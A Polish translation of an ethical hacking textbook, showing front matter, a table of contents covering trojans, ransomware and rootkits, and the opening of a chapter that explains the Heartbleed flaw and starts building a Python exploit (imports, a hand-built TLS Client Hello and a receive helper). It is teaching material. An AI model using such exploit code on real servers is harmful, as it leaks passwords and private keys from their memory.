Etyczny haking

Praktyczne wprowadzenie do hakingu

Daniel G. Graham

Helion

Tytuł oryginału: Ethical Hacking: A Hands-on Introduction to Breaking In

Tłumaczenie: Łukasz Wójcicki

ISBN: 978-83-283-9419-3

Copyright © 2021 by Daniel G. Graham

Title of English-language original: Ethical Hacking: A Hands-on Introduction to Breaking In, ISBN 9781718501874, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103.

The Polish-language edition Copyright © 2022 by Helion S.A. under license by No Starch Press Inc. All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiejkolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz wydawca dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz wydawca nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
https://helion.pl/user/opinie/etyhak
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *https://helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

• Kup książkę
• Poleć książkę
• Oceń książkę

• Księgarnia internetowa
• Lubię to! » Nasza społeczność

Spis treści

PODZIĘKOWANIA **13**

PRZEDMOWA **15**

WSTĘP **17**
Dlaczego warto przeczytać tę książkę? 17
Instalowanie Pythona 18
Jakie informacje znajdują się w książce? 18

1
KONFIGURACJA ŚRODOWISKA **23**
Wirtualne laboratorium 23
Konfiguracja VirtualBox 24
Konfiguracja pfSense 25
    Konfiguracja sieci wewnętrznej 27
    Konfiguracja pfSense 27
Konfigurowanie Metasploitable 30
Konfigurowanie Kali Linux 31
Konfigurowanie maszyny Ubuntu Linux Desktop 32
Twój pierwszy atak: wykorzystanie backdoora w Metasploitable 33
    Uzyskiwanie adresu IP serwera Metasploitable 34
    Korzystanie z backdoora w celu uzyskania dostępu 35

I
PODSTAWY SIECI **37**

2
PRZECHWYTYWANIE RUCHU ZA POMOCĄ TECHNIKI ARP SPOOFING **39**
Jak przesyłane są dane w Internecie 39
    Pakiety 40
    Adresy MAC 40
    Adresy IP 41
    Tabele ARP 42
Ataki ARP spoofing 43

Kup ksi k   Pole ksi k

Wykonywanie ataku ARP spoofing 43
Wykrywanie ataku ARP spoofing 48
Ćwiczenia 49
Sprawdź tabele ARP 50
Zaimplementuj ARP spoofer w Pythonie 50
MAC flooding 51

3
ANALIZA PRZECHWYCONEGO RUCHU 52
Pakiety i stos protokołów internetowych 52
Pięciowarstwowy stos protokołów internetowych 54
Przeglądanie pakietów w Wiresharku 58
Analizowanie pakietów zebranych przez zaporę sieciową 63
Przechwytywanie ruchu na porcie 80 64
Ćwiczenia 65
pfSense 66
Eksplorowanie pakietów w narzędziu Wireshark 67

4
TWORZENIE POWŁOK TCP I BOTNETÓW 68
Gniazda i komunikacja międzyprocesowa 68
Uzgadnianie połączenia TCP (ang. TCP handshake) 69
Odwrócona powłoka TCP (ang. TCP reverse shell) 71
Dostęp do maszyny ofiary 73
Skanowanie w poszukiwaniu otwartych portów 73
Tworzenie klienta odwróconej powłoki 75
Tworzenie serwera TCP, który czeka na połączenia klientów 77
Ładowanie odwróconej powłoki na serwer Metasploitable 78
Botnety 80
Ćwiczenia 82
Serwer botów dla wielu klientów 82
Skany SYN 83
Wykrywanie skanów XMas 84

II
KRYPTOGRAFIA 85

5
KRYPTOGRAFIA I RANSOMWARE 87
Szyfrowanie 87
Szyfr z kluczem jednorazowym 88
Generatory liczb pseudolosowych 91
Niebezpieczne tryby szyfru blokowego 92
Bezpieczne tryby szyfru blokowego 93
Szyfrowanie i odszyfrowywanie pliku 95

Kup ksi k Pole ksi k

Szyfrowanie wiadomości e-mail ... 96
Kryptografia klucza publicznego ... 96
Teoria Rivesta-Shamira-Adlemana ... 97
Podstawy matematyczne RSA ... 98
Szyfrowanie pliku za pomocą RSA ... 99
Optymalne dopełnienie szyfrowania asymetrycznego ... 102
Tworzenie oprogramowania ransomware ... 103
Ćwiczenia ... 106
Serwer ransomware ... 106
Rozszerzanie funkcjonalności klienta ransomware ... 107
Nierozwiązane szyfrogramy ... 107

6
TLS I PROTOKÓŁ DIFFIEGO-HELLMANA ... 109
Zabezpieczenia warstwy transportowej (TLS) ... 110
Uwierzytelnianie wiadomości ... 111
Urzędy certyfikacji i podpisy ... 112
Urzędy certyfikacji ... 113
Używanie algorytmu Diffiego-Hellmana do obliczania klucza współdzielonego ... 115
Krok 1.: Generowanie parametrów współdzielonych ... 115
Krok 2.: Generowanie pary kluczy publiczny – prywatny ... 116
Dlaczego haker nie może obliczyć klucza prywatnego? ... 118
Krok 3.: Wymiana klucza i klucz jednorazowy ... 118
Krok 4.: Obliczanie współdzielonego tajnego klucza ... 119
Krok 5.: Otrzymywanie klucza ... 120
Atak na algorytm Diffiego-Hellmana ... 121
Krzywa eliptyczna Diffiego-Hellmana ... 121
Matematyka krzywych eliptycznych ... 122
Algorytm podwajania i dodawania ... 123
Dlaczego haker nie może użyć Gxy i axy do obliczenia klucza prywatnego A? ... 124
Zapisywanie do gniazd TLS ... 124
Bezpieczne gniazdo klienta ... 125
Bezpieczne gniazdo serwera ... 126
Usuwanie SSL (ang. stripping SSL) i obejście HSTS (ang. HSTS bypass) ... 128
Ćwiczenie: Dodaj szyfrowanie do serwera ransomware ... 129

III
SOCJOTECHNIKA ... 131

7
PHISHING I DEEPFAKE ... 133
Wyrafinowany i podstępny atak socjotechniczny ... 133
Fałszywe e-maile ... 134
Wykonywanie wyszukiwania DNS (ang. DNS lookup) przez serwer pocztowy ... 135
Komunikacja za pomocą SMTP ... 135

Kup książkę Poleć książkę

Tworzenie sfałszowanego e-maila ... 138
Podszywanie się pod e-maile w protokole SMTPS ... 140
Fałszowanie stron internetowych ... 141
Tworzenie fałszywych filmów ... 144
Dostęp do Google Colab ... 145
Importowanie modeli uczenia maszynowego ... 146
Ćwiczenia ... 148
Klonowanie głosu ... 148
Wyłudzanie informacji ... 149
Audyt SMTP ... 149

8
SKANOWANIE CELÓW ... 151
Analiza sieci powiązań ... 151
Maltego ... 153
Bazy danych z ujawnionymi poświadczeniami ... 156
Przejmowanie karty SIM ... 157
Google dorking ... 158
Skanowanie całego Internetu ... 159
Masscan ... 159
Shodan ... 163
Ograniczenia IPv6 i NAT ... 165
Protokół internetowy w wersji 6 (IPv6) ... 165
NAT ... 165
Bazy danych podatności ... 167
Skanery podatności ... 169
Ćwiczenia ... 172
Skanowanie za pomocą nmap ... 172
Discover ... 173
Tworzenie własnego narzędzia OSINT ... 175

IV
WYKORZYSTANIE LUK ... 177

9
ZASTOSOWANIE METODY FUZZINGU DLA PODATNOŚCI TYPU ZERO-DAY ... 179
Studium przypadku: Wykorzystanie luki Heartbleed dla OpenSSL ... 180
Tworzenie exploita ... 181
Rozpoczęcie programu ... 181
Tworzenie wiadomości Client Hello ... 182
Odczytywanie odpowiedzi serwera ... 184
Tworzenie złośliwego żądania Heartbeat ... 185
Nieuprawniony odczyt pamięci ... 186
Tworzenie funkcji exploita ... 187
Składanie wszystkiego w całość ... 187

Kup książkę Poleć książkę

Fuzzing ... 188
Prosty przykład ... 188
Tworzenie własnego fuzzera ... 189
American Fuzzy Lop ... 190
Wykonanie symboliczne ... 195
Wykonanie symboliczne dla programu testowego ... 195
Ograniczenia wykonania symbolicznego ... 196
Dynamiczne wykonanie symboliczne ... 197
Używanie DSE do łamania hasła ... 200
Tworzenie wykonywalnego pliku binarnego ... 200
Instalowanie i uruchamianie Angr ... 201
Program Angr ... 202
Ćwiczenia ... 204
Zdobądź flagę za pomocą Angr ... 204
Fuzzing protokołów internetowych ... 204
Fuzzing projektu open source ... 205
Zaimplementuj własny mechanizm DSE ... 206

10
TWORZENIE TROJANÓW ... 207
Studium przypadku: Odtworzenie działania Drovoruba za pomocą Metasploita ... 208
Budowanie serwera atakującego ... 208
Tworzenie klienta ofiary ... 210
Wgrywanie złośliwego oprogramowania ... 211
Korzystanie z agenta atakującego ... 212
Dlaczego potrzebujemy modułu jądra ofiary ... 212
Ukrywanie złośliwego oprogramowania w pliku ... 213
Tworzenie trojana ... 213
Hosting trojana ... 217
Pobieranie zainfekowanego pliku ... 218
Kontrolowanie pracy złośliwego kodu ... 219
Omijanie antywirusa za pomocą enkoderów ... 221
Enkoder Base64 ... 222
Tworzenie modułu Metasploit ... 224
Enkoder Shikata Ga Nai ... 225
Tworzenie trojana Windows ... 227
Ukrywanie trojana w grze Saper ... 227
Ukrywanie trojana w dokumencie programu Word (lub innym pliku) ... 228
Tworzenie trojana na Androida ... 229
Dekonstrukcja pliku APK w celu wyświetlenia złośliwego kodu ... 230
Ponowne budowanie i podpisywanie pliku APK ... 232
Testowanie trojana na Androida ... 234
Ćwiczenia ... 237
Evil-Droid ... 238
Tworzenie własnej złośliwej aplikacji w Pythonie ... 239
Zaciemnij kod ... 240
Zbuduj plik wykonywalny dla konkretnej platformy ... 241

Kup książkę Poleć książkę

11
BUDOWANIE I INSTALOWANIE ROOTKITÓW W LINUXIE ... 242
Tworzenie modułu jądra Linux ... 243
Tworzenie kopii zapasowej maszyny wirtualnej Kali Linux ... 243
Pisanie kodu modułu ... 244
Kompilowanie i uruchamianie modułu jądra ... 245
Modyfikowanie wywołań systemowych ... 247
Jak działają wywołania systemowe ... 248
Zastosowanie techniki hookingu dla wywołań systemowych ... 250
Przechwytywanie wywołania systemowego odpowiedzialnego za zamknięcie systemu ... 251
Ukrywanie plików ... 256
Struktura linux_dirent ... 256
Tworzenie kodu do hookingu ... 257
Zastosowanie Armitage do włamywania się do hosta i instalowania rootkita ... 258
Skanowanie sieci ... 260
Wykorzystywanie luki hosta ... 261
Instalowanie rootkita ... 262
Ćwiczenia ... 262
Keylogger ... 262
Samoukrywający się moduł ... 265

12
KRADZIEŻ I ŁAMANIE HASEŁ ... 266
SQL injection ... 266
Kradzież haseł z bazy danych witryny ... 268
Wyszukiwanie plików na serwerze WWW ... 269
Wykonywanie ataku typu SQL injection ... 270
Tworzenie własnego narzędzia do wstrzykiwania zapytań SQL ... 271
Omówienie żądań HTTP ... 271
Tworzenie programu do wstrzykiwania zapytań ... 273
Korzystanie z SQLMap ... 275
Uzyskiwanie skrótu hasła ... 277
Anatomia skrótu MD5 ... 278
Łamanie skrótów ... 281
Solenie skrótu za pomocą klucza jednorazowego ... 282
Budowanie narzędzia łamiącego posolony skrót ... 282
Popularne narzędzia do łamania skrótów i do brutalnego łamania haseł ... 283
John the Ripper ... 283
Hashcat ... 284
Hydra ... 285
Ćwiczenia ... 286
Wstrzykiwanie kodu NoSQL ... 286
Brutalne logowanie do aplikacji webowej ... 288
Burp Suite ... 288

Kup książkę Poleć książkę

13
ATAK TYPU CROSS-SITE SCRIPTING ... 290
Cross-site scripting ... 290
W jaki sposób kod JavaScript może się stać złośliwy ... 292
Ataki typu stored XSS ... 294
Ataki typu reflected XSS ... 296
Znajdowanie luk w zabezpieczeniach za pomocą serwera proxy OWASP Zed Attack Proxy ... 297
Korzystanie z narzędzia Browser Exploitation Framework ... 300
Wstrzykiwanie zaczepu BeEF ... 300
Wykonywanie ataku socjotechnicznego ... 301
Przejście z przeglądarki do komputera ... 303
Studium przypadku: Ominięcie zabezpieczeń starej wersji przeglądarki Chrome ... 304
Instalowanie rootkitów poprzez wykorzystanie luk w serwisie internetowym ... 304
Ćwiczenie: Polowanie na błędy w ramach programu Bug Bounty ... 307

V
KONTROLOWANIE SIECI ... 309

14
PIVOTING I PODNOSZENIE UPRAWNIEŃ ... 311
Pivoting za pomocą urządzenia dual-homed ... 312
Konfiguracja urządzenia dual-homed ... 312
Podłączanie maszyny do sieci prywatnej ... 314
Pivoting za pomocą Metasploita ... 316
Tworzenie proxy po stronie atakującego ... 319
Pozyskiwanie skrótów haseł w systemie Linux ... 321
Gdzie Linux przechowuje nazwy i hasła użytkowników ... 321
Wykonywanie ataku Dirty COW w celu podniesienia uprawnień ... 323
Ćwiczenia ... 326
Dodawanie obsługi NAT do urządzenia dual-homed ... 326
Przydatne informacje na temat podnoszenia uprawnień w systemie Windows ... 327

15
PORUSZANIE SIĘ PO KORPORACYJNEJ SIECI WINDOWS ... 328
Tworzenie wirtualnego laboratorium Windows ... 329
Zdobywanie skrótów haseł za pomocą mimikatz ... 329
Przekazywanie skrótu za pomocą NT LAN Manager ... 332
Eksploracja firmowej sieci Windows ... 333
Atakowanie usługi DNS ... 335
Atakowanie usług Active Directory i LDAP ... 336
Tworzenie klienta zapytań LDAP ... 338
Używanie SharpHound i BloodHound w celu sondowania usługi LDAP ... 340

Kup ksi k Pole ksi k

Atakowanie Kerberosa ... 342
Atak typu pass-the-ticket ... 344
Ataki golden ticket i DC sync ... 345
Ćwiczenie: Kerberoasting ... 346

16
NASTĘPNE KROKI ... 347
Konfigurowanie bezpiecznego środowiska hakerskiego ... 347
Jak pozostać anonimowym dzięki narzędziom Tor i Tails ... 348
Konfigurowanie wirtualnego serwera prywatnego ... 350
Konfigurowanie SSH ... 350
Instalowanie narzędzi hakerskich ... 352
Utwardzanie serwera ... 353
Audyt utwardzonego serwera ... 355
Inne tematy ... 356
Radia definiowane programowo ... 356
Atakowanie infrastruktury telefonii komórkowej ... 357
Omijanie sieci typu Air Gap ... 358
Inżynieria wsteczna ... 358
Fizyczne narzędzia hakerskie ... 359
Informatyka śledcza ... 359
Hakowanie systemów przemysłowych ... 359
Obliczenia kwantowe ... 359
Bądź aktywny ... 360

SKOROWIDZ ... 361

Kup książkę Poleć książkę

9

Zastosowanie metody fuzzingu dla podatności typu zero-day

Zadawanie właściwych pytań wymaga tyle samo umiejętności, co udzielanie właściwych odpowiedzi.
— Robert Half

CO SIĘ STANIE, JEŚLI OSOBA ATAKUJĄCA PRZESKANUJE SYSTEM I NIE ZNAJDZIE ŻADNYCH ZNANYCH LUK W ZABEZPIECZENIACH? CZY NADAL MOŻE UZYSKAĆ DOSTĘP? TAK, ALE BĘDZIE MUSIAŁA ZNALEŹĆ NOWĄ, NIEZNANĄ podatność. Te nieznane luki nazywane są lukami dnia zerowego (ang. *zero-day*). Jeżeli okażą się wartościowe, mogą być sprzedawane za miliony dolarów.

Znalezienie luki zero-day często zaczyna się od odkrycia błędu oprogramowania. Gdy haker odkryje błąd, może go użyć na swoją korzyść. Atakujący wykorzystują błędy do kradzieży danych, zawieszania programów, przejmowania kontroli nad systemami i instalowania złośliwego oprogramowania. Zaczniemy od słynnego błędu skutkującego luką Heartbleed, która sparaliżowała internet. Następnie zbadamy trzy techniki używane do wykrywania błędów: fuzzing, wykonanie symboliczne i dynamiczne wykonanie symboliczne.


Kup ksi k Pole ksi k

Studium przypadku: Wykorzystanie luki Heartbleed dla OpenSSL

Luka Heartbleed wykorzystuje błąd oprogramowania w rozszerzeniu OpenSSL o nazwie Heartbeat. Umożliwia ono klientowi sprawdzenie, czy serwer jest nadal w trybie online, poprzez wysłanie wiadomości z żądaniem typu Heartbeat. Jeśli serwer jest w trybie online, odpowiada komunikatem odpowiedzi Heartbeat.

Po tym, jak serwer zapisze wiadomość żądania Heartbeat w swojej pamięci, odpowiada, odczytując swoją pamięć i zwracając tę samą wiadomość w odpowiedzi Heartbeat. Używa liczby podanej w wiadomości Heartbeat, aby zdecydować, ile pamięci ma odczytać i odesłać.

A oto błąd. Jeśli haker wyśle wiadomość z żądaniem Heartbeat z liczbą większą niż rzeczywiste żądanie, serwer dołączy do odpowiedzi dodatkowe części swojej pamięci, z czego niektóre mogą zawierać poufne informacje. Ilustruje to rysunek 9.1.



Rysunek 9.1. Opis podatności Heartbleed

Haker był w stanie odczytać zawartość pamięci serwera, która zawierała hasła i klucze prywatne. Ten typ ataku nazywany jest *przeciążeniem bufora* (ang. *buffer over-read*), ponieważ możemy czytać poza granicami wyznaczonego bufora pamięci. Podobnie w ataku określanym jako *przepełnienie bufora* (ang. *buffer overflow*) haker używa błędu, aby zapisać poza wyznaczonym buforem. Hakerzy często używają ataków przepełnienia bufora, aby przesłać odwrotne powłoki, które pozwalają im zdalnie kontrolować maszynę. Ten proces nazywa się *zdalnym wykonaniem kodu* (RCE — ang. *remote code execution*).

Dlaczego nie możemy naprawić tego błędu poprzez ustawienie wszystkich wiadomości Heartbeat na ustaloną wartość? Ponieważ komunikaty Heartbeat mierzą również *maksymalną jednostkę transmisji* (MTU — ang. *transmission unit*) ścieżki klienta do serwera. MTU to maksymalny rozmiar pakietów wysyłanych tą ścieżką. Gdy pakiety przechodzą przez sieć, przechodzą przez zbiór routerów. W zależności od swojej konstrukcji każdy router obsługuje pakiety do określonego rozmiaru. Jeśli router odbiera pakiet, który jest większy niż jego MTU, dzieli go na mniejsze pakiety w procesie zwanym *fragmentacją*. Te pofragmentowane pakiety są następnie po dotarciu do serwera ponownie składane. Sondując sieć za pomocą komunikatów żądań Heartbeat o różnej długości, klient może wykryć jednostkę MTU wraz z jej ścieżką i uniknąć fragmentacji.


Kup ksi k Pole ksi k

Tworzenie exploita

Po znalezieniu błędu następnym pytaniem jest, jak go użyć na swoją korzyść. Wykorzystywanie błędu (ang. *exploiting*) to skomplikowany proces, ponieważ pisanie własnych exploitów wymaga szczegółowego zrozumienia systemu. Wykryty przez Ciebie błąd jest najprawdopodobniej związany z konkretną wersją oprogramowania, więc Twój exploit musi również dotyczyć tej wersji oprogramowania. Jeśli twórcy oprogramowania naprawią błąd, nie będzie można go już wykorzystać. To jeden z powodów, dla których agencje rządowe tak skrywają swoje możliwości. Znajomość błędu pozwoli go naprawić, po czym exploit przestanie działać. Cykl jest kontynuowany: stare luki są łatane, a nowe — znajdowane.

Błąd Heartbleed występuje przed wydaniem TLS 1.3, więc wiadomości TLS wymieniane podczas ataku Heartbleed są zgodne z protokołem TLS 1.2.

Rysunek 9.2 przedstawia wiadomości wymieniane podczas ataku.



Rysunek 9.2. Wiadomości wymieniane między klientem a serwerem podczas ataku Heartbleed

Klient inicjuje połączenie, wysyłając wiadomość *Client Hello*, a serwer odpowiada kilkoma wiadomościami, które kończą się wiadomością *Server Done*. Gdy tylko otrzymamy wiadomość *Server Done*, odpowiemy złośliwym żądaniem Heartbeat, po czym serwer wyśle kolekcję odpowiedzi Heartbeat zawierających ujawnione informacje.

Rozpoczęcie programu

Napiszmy w Pythonie program, który wykorzystuje błąd Heartbleed. Będzie on dłuższy niż te, które zwykle piszemy, więc zamiast pokazywać pojedynczy blok kodu, podzielę program na sekcje i omówię każdą sekcję indywidualnie. Możesz zrekonstruować program poprzez skopiowanie każdej sekcji do pliku o nazwie *heartbleed.py*.

Zanim zaczniemy kodować, omówmy ogólną budowę exploita. Zaczniemy od nawiązania połączenia przez gniazdo z serwerem. Następnie ręcznie zainicjujemy połączenie TLS, wysyłając klientowi wiadomość *hello*. Po jej wysłaniu będziemy

Kup ksi k Pole ksi k

nadal odbierać pakiety, dopóki nie otrzymamy wiadomości *Server Done*. Po jej otrzymaniu prześlemy pustą wiadomość Heartbeat o podanej długości 64 KB. Wybraliśmy 64 KB, ponieważ jest to maksymalna możliwa długość i pozwoli nam wydobyć najwięcej informacji. Jeśli serwer jest podatny, zwróci 64 KB swojej pamięci. Ponieważ każdy pakiet Heartbeat może zawierać tylko 16 KB danych, odpowiedź 64 KB zostanie podzielona na cztery pakiety. Wyświetliwszy zawartość tych pakietów, możemy odczytać fragmenty pamięci serwera.


Zacznijmy od zaimportowania bibliotek, których będziemy używać w całym procesie:

```
import sys
import socket
import struct
import select
import array
```

Będziemy korzystać z wiersza poleceń, aby przekazać opcje do naszego programu — dlatego będziemy potrzebować biblioteki `sys`, by odczytać te argumenty. Następnie skorzystamy z bibliotek `socket` i `select`, aby nawiązać połączenie TCP z podatnym serwerem. Na koniec użyjemy bibliotek `struct` i `array` do wyodrębnienia i spakowania bajtów powiązanych z każdym polem w otrzymanych pakietach.

Tworzenie wiadomości Client Hello

Następnie zbudujemy wiadomość klienta (*hello*), która jest pierwszą wiadomością wysłaną przez protokół TLS 1.2. (IETF przedstawia specyfikację TLS 1.2 w RFC 5246. Użyjemy jej do skonstruowania pakietów, które będziemy wysyłać w tym rozdziale). Rysunek 9.3 pokazuje układ każdego bitu w pakiecie *Client Hello*. Liczby na górze przedstawiają każdy bit, ponumerowany od 0 do 31, a etykiety reprezentują pola i ich pozycje w pakiecie. Takie diagramy często można znaleźć w dokumentach RFC IETF, które opisują protokoły.



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Typ      |            Wersja TLS         |    Pakiet ....
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
.... Rozmiar    | Typ wiadomości|          Wiadomość ..........
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
.... Rozmiar    |       Wersja klienta TLS      |    Klient ....
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
................ Wartość losowa                 |Długość ID sesji|
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    Długość zestawu szyfrów    |        Zestawy szyfrów        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        Metody kompresji       |     Rozmiar rozszerzenia      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Rysunek 9.3. Struktura pakietu uzgadniania TLS

Kup ksi k Pole ksi k

Wszystkie pakiety w protokole TLS 1.2 zaczynają się od pola *Typ*. To pole identyfikuje typ wysyłanego pakietu. Wszystkim komunikatom powiązanym z uzgadnianiem TLS 1.2 przypisywany jest typ 0x16, co oznacza, że są one częścią rekordu uzgadniania.

Następne 16 bitów reprezentuje *wersję TLS*, a wartość 0x0303 — wersję 1.2. Kolejne 16 bitów reprezentuje *Rozmiar pakietu*, które jest całkowitą długością pakietu w bajtach. Potem jest 8-bitowy *typ wiadomości* (patrz rysunek 9.2, aby zobaczyć listę typów wiadomości wymienianych podczas uzgadniania TLS v1.2). Wartość 0x01 reprezentuje wiadomość *Client Hello*. Dalej są 24 bity wskazujące *rozmiar komunikatu*, tzn. liczbę bajtów pozostałych w pakiecie. Następnie pojawia się 16-bitowa *wersja TLS klienta*, która jest wersją TLS aktualnie uruchomioną przez klienta, a także 32-bitowa jednorazowa *wartość losowa* dostarczana przez klienta podczas wymiany TLS.

Następne 8 bitów reprezentuje *długość identyfikatora sesji*. Identyfikator sesji identyfikuje ją i jest używany do wznawiania niekompletnych lub nieudanych sesji. Nie użyjemy tego pola, a jak zobaczysz, ustawimy jego długość na 0x00. *Długość zestawu szyfrów* to długość w bajtach następnego pola, które zawiera *zestawy szyfrów*. W takim wypadku ustawimy wartość tego pola na 0x00, 0x02, aby wskazać, że obsługiwany zestaw szyfrów ma długość 2 bajtów. Jeśli chodzi o typy szyfrów obsługiwanych przez klienta, użyjemy wartości 0x00, 0x2f, co oznacza, że klient obsługuje RSA do wymiany kluczy i używa 128-bitowego AES i trybu wiązania bloków do szyfrowania (zobacz rozdział 5., gdzie znalazło się więcej informacji na temat trybów szyfrowania). Ostatnie 16 bitów reprezentuje rozmiar rozszerzenia. Nie używamy żadnych rozszerzeń, więc ustawimy tę wartość na 0.

Możemy ręcznie skonstruować pakiet, czyli ustawić każdy z bajtów (zestawów 8 bitów) samodzielnie. Będziemy reprezentować wartości jako liczby szesnastkowe. Skopiuj poniższy fragment kodu do pliku *heartbleed.py*; każdą wartość szesnastkową przedstawiłem za pomocą komentarzy:

```
clientHello = (
    0x16,                # Typ: Rekord uzgadniania
    0x03, 0x03,          # Wersja TLS: Wersja 1.2
    0x00, 0x2f,          # Długość pakietu: 47 bajtów
    0x01,                # Typ wiadomości: Client Hello
    0x00, 0x00, 0x2b,    # Długość wiadomości: 43 bajty
    0x03, 0x03,          # Wersja TLS klienta: klient wspiera wersję 1.2
                         # Wartość losowa (jednorazowa)
    0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f, 0x10, 0x11, 0x00, 0x01,
    0x02, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f, 0x03, 0x04,
    0x05, 0x06, 0x07, 0x08, 0x09, 0x12, 0x13, 0x14, 0x15, 0x16,
    0x17, 0x18,

    0x00,        # Długość identyfikatora sesji
    0x00, 0x02,  # Długość zestawu szyfrów: 2 bajty
    0x00, 0x2f,  # Zestaw szyfrów — TLS_RSA_WITH_AES_128_CBC_SHA
    0x01, 0x00,  # Kompresja: długość 0x1 bajt i 0x00 (bez kompresji)
    0x00, 0x00,  # Rozmiar rozszerzenia: 0, Bez rozszerzeń
)
```


Kup ksi k Pole ksi k

Świetnie, stworzyliśmy wiadomość `Client Hello`. Ale zanim ją wyślemy, omówmy strukturę pakietów, które otrzymamy w odpowiedzi.

Odczytywanie odpowiedzi serwera

Serwer prześle cztery pakiety, z których wszystkie mają podobną strukturę do wiadomości *Client Hello*. Pola typu, wersji, długości pakietu i typu wiadomości pojawiają się w tym samym miejscu.

Możemy wykryć wiadomość `Server Done`, sprawdziwszy typ wiadomości znajdujący się w szóstym bajcie. Wartość szesnastkowa 0x02 reprezentuje typ `Server Hello`, podczas gdy wartości: 0x0b, 0x0c i 0x0e reprezentują odpowiednio komunikaty: `Server Certificate`, `Server Key Exchange` i `Server Done`.

Nie jesteśmy zainteresowani nawiązaniem zaszyfrowanego połączenia, więc możemy ignorować wszystkie wiadomości, które otrzymujemy z serwera, dopóki nie otrzymamy wiadomości `Server Done`. Gdy ją otrzymamy, będziemy wiedzieć, że serwer zakończył swoją część uzgadniania i możemy teraz wysłać naszą pierwszą wiadomość Heartbeat. Utwórz stałą do przechowywania wartości szesnastkowej reprezentującej typ `Server Done`:

```
SERVER_HELLO_DONE = 14 #0x0e
```

Napiszmy funkcję pomocniczą, która zapewni, że poprawnie odbierzemy wszystkie bajty związane z pakietem TLS. Ta funkcja pozwoli nam otrzymać ustaloną liczbę bajtów z gniazda. Funkcja poczeka, aż system operacyjny zakończy ładowanie bajtów do bufora gniazda, a następnie będzie kontynuować odczytywanie z bufora, aż odczyta określoną liczbę bajtów:

```
def recv_all(socket, length):
    response = b''
    total_bytes_remaining = length
    while total_bytes_remaining > 0:
      ❶ readable, writeable, error = select.select([socket], [], [])
        if socket in readable:
          ❷ data = socket.recv(total_bytes_remaining)
            response += data
            total_bytes_remaining -= len(data)
    return response
```

